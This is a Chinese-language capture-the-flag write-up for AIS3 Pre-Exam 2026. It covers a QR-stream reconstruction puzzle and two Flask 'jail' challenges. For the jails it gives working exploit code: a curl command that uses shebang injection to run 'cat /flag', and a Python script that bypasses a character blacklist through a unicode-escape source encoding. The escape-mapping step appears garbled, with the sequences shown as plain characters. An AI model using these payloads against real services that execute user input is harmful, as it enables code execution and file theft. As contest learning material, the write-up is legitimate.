AIS3 Pre-Exam 2026 CTF Writeup

作者：陳劭齊

參賽者：AIS67 (CTFd username)

題目索引

Welcome

這題的核心不是直接掃單張 QR，而是把頁面上持續變動的 QR payload 收集起來。當收集到足夠多的資料後，就能利用 QRSS 的切塊與 XOR 還原機制，重建出原始圖片檔，最後從圖片中讀出 flag。

實作上先執行 collect_qr.py 持續擷取 QR 內容，將多筆 qrss.netlify.app/#... payload 存成文字，再對每筆 payload 進行 base64 解碼與 block 還原。當 block 足夠時，就能拼回原始檔案 67_1k_flag.webp。

解題流程

1. 執行 collect_qr.py，持續掃描動態 QR，收集每次變化後得到的 payload。
2. 把 payloads.txt 中的 qrss.netlify.app/#... 內容解碼，取出 block 編號、總塊數、檔案大小、checksum 與 XOR 後資料。
3. 利用 fountain-code / XOR 消元逐步還原原始 block，直到足夠重建整個檔案。
4. 將所有還原出的 block 依序拼接，取出 metadata 與真正的檔案內容。
5. 得到最終圖片 67_1k_flag.webp，打開後即可在圖片下方讀到 flag。

過程截圖

以下依序放入題目頁面、Streaming QR 頁面，以及 collect_qr.py 收集 payload 的執行畫面。

1. 題目頁面




圖 1：Welcome 題目頁面

2. Streaming QR 頁面




圖 2：持續變動的 QR 串流畫面

3. 收集 Payload




圖 3：執行 collect_qr.py 持續收集 QR payload

最終結果

Flag: AIS3{Hello_LLM_welcome_to_pre_exam_2026!}

圖 4：最終還原出的 welcome 圖片，底部可見 flag

Jail

題型：misc / pyjail

題目摘要

這題的關鍵不是在受限字元下硬寫一段 Python，而是利用伺服器把使用者輸入直接接到 shebang 後面，且中間沒有補換行。只要讓第一行 shebang 變得過長，系統執行檔案時就會退回由 shell 解讀，接著在第二行放入 cat /flag，就能把 flag 直接印出來。

題目觀察

- 服務網址為 http://chals1.ais3.org:10001/，原始碼頁面直接提示 flag 在 /flag。
- 程式會把 request.data 正規化後，檢查 payload 中不能出現 ()_[]{}.@#。
- 產生可執行檔時使用 shebang + d，沒有在 shebang 後補上換行。

圖 1：題目頁面與挑戰連結




圖 2：服務原始碼，shebang 後沒有換行

原始碼重點

```
shebang = '#!/usr/local/bin/python3'
open(f"data/{uid}","w").write(shebang + d)
os.chmod(f"data/{uid}", 0o755)
```

`os.popen(f"./data/{uid} > ./output/{uid}")`
這代表最終檔案的第一行會長成 #!/usr/local/bin/python3<我們的輸入>。如果先塞大量合法字元，再補換行把 cat /flag 放到第二行，就有機會讓第一行失效並由 shell 執行第二行命令。

利用方式

- 使用 application/octet-stream，避免 Flask 把內容當成表單導致 request.data 為空。
- payload 第一段填入 300 個 a，把 shebang 撐成過長的第一行。
- 第二行放入 cat /flag，因為沒有用到被禁字元，所以可以通過檢查。

實際 exploit 指令如下：

```
$baseUrl = "http://chals1.ais3.org:10001"
$uid = [guid]::NewGuid().ToString()
$payload = ("a" * 300) + "`ncat /flag`n"
curl.exe -i -sS -H "Content-Type: application/octet-stream" --data-binary
"$payload" "$baseUrl/$uid"
```

執行結果

實測回傳內容如下圖所示，回應中的 #AIS3{...} 前綴 # 是檔案內容的一部分，真正提交時通常只需要提交 AIS3{...} 本體。

圖 3：PowerShell 執行 exploit 並回傳 flag

最終 Flag

AIS3{5H3_BA_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_NG!}

結論

這題真正的破口在於檔案生成方式，而不是 Python 語言層本身。由於 shebang 與使用者輸入直接拼接，可以把第一行變成無效的解譯器宣告，讓系統改用 shell 執行第二行的 cat /flag，最終成功讀出 flag。

Jail Revenge

分類：misc / hard｜目標：分析 Flask jail，繞過輸入限制並讀取 /flag

1. 題目觀察

題目名稱為 Jail Revenge，題目提示「你把我的 jail 弄壞了，我也要傷了你的什麼東東」，並給出服務網址。進入服務後可以直接看到 Flask 程式原始碼，第一行註解明確指出 flag 位於 /flag。





圖 1：題目頁面與 challenge URL

2. 原始碼重點整理

關鍵程式邏輯如下：使用者 POST 到 /<uuid> 後，伺服器會檢查 uuid 是否合法，接著把 request body 做 NFKC 正規化，檢查黑名單字元與第一行長度，最後把內容寫入 data/<uuid> 並以可執行檔方式執行。




```
#flag is at /flag

from flask import Flask,request,send_file
import os,time,uuid,unicodedata

app = Flask(__name__)

shebang = '#!/usr/local/bin/python3'

@app.route('/')
def index(): return send_file(__file__)

@app.post('/<uid>')
def run(uid):
    uuid.UUID(uid)
    d = unicodedata.normalize("NFKC", request.data.decode())
    assert not any(i in d for i in "()_[]{}.@#") and len(d.split("\n")[0]) < 50
    open(f"data/{uid}","w").write(shebang + d)
    os.chmod(f"data/{uid}", 0o755)
    os.popen(f"./data/{uid} > ./output/{uid}")
    time.sleep(1)
    r = open(f"output/{uid}","r").read()
    return r

if __name__ == "__main__":
    app.run("0.0.0.0",port=8000)
```

圖 2：view-source 顯示的 Flask 原始碼

```
#flag is at /flag


shebang = '#!/usr/local/bin/python3'


@app.post('/<uid>')
def run(uid):
    uuid.UUID(uid)
    d = unicodedata.normalize("NFKC", request.data.decode())
    assert not any(i in d for i in "()_[]{}.@#") and len(d.split("\n")[0]) < 50
    open(f"data/{uid}", "w").write(shebang + d)
    os.chmod(f"data/{uid}", 0o755)
    os.popen(f"./data/{uid} > ./output/{uid}")
    time.sleep(1)
```

```
    r = open(f"output/{uid}", "r").read()
    return r
```

3. 漏洞分析

觀察點	說明
可控程式內容	使用者輸入 d 會被直接接在 shebang 後寫入檔案，等於可以控制 Python 檔案內容。
黑名單限制不完整	程式只禁止 literal 字元：()_[]{}.@#，但沒有禁止反斜線、英文字母、空白、換行與引號。
第一行長度限制可被利用	第一行會接在 #!/usr/local/bin/python3 後面；Python 允許在前兩行指定 source encoding，因此可以把 encoding 宣告藏在 shebang 行。
Python source encoding 繞過	使用 coding:unicode-escape 後，原始碼中的 .、(、) 會在解析階段變成 .、(、)，避開伺服器檢查。

4. Payload 設計

原本想執行的是 os.system("cat /flag")，但 .、(、) 會被黑名單擋掉。因此改用 unicode-escape 表示：

```
os.system("cat /flag")
```

其中：

```
. -> .
( -> (
) -> )
```

搭配第一行的 encoding 宣告，完整送出的 payload 為：

```
 -Wignore coding:unicode-escape
import os
os.system("cat /flag")
```

5. Exploit 程式

使用 requests 對題目服務送出 POST，URL 的 uuid 使用 Python uuid.uuid4() 產生，避免 uuid.UUID(uid) 檢查失敗。

```
import requests
import uuid
```

```
u = str(uuid.uuid4())
url = f"http://chals1.ais3.org:10002/{u}"


payload = br''' -Wignore coding:unicode-escape
import os
os.system("cat /flag")
'''


r = requests.post(url, data=payload)


print("UUID:", u)
print("STATUS:", r.status_code)
print("TEXT:")
print(r.text)
```

6. 執行結果

執行後 HTTP status code 為 200，回傳內容包含 /flag 的輸出。畫面中成功取得 flag：AIS3{D3MN_21P_PYDOC_A5_-_-MA1N-_-D07_PY}。

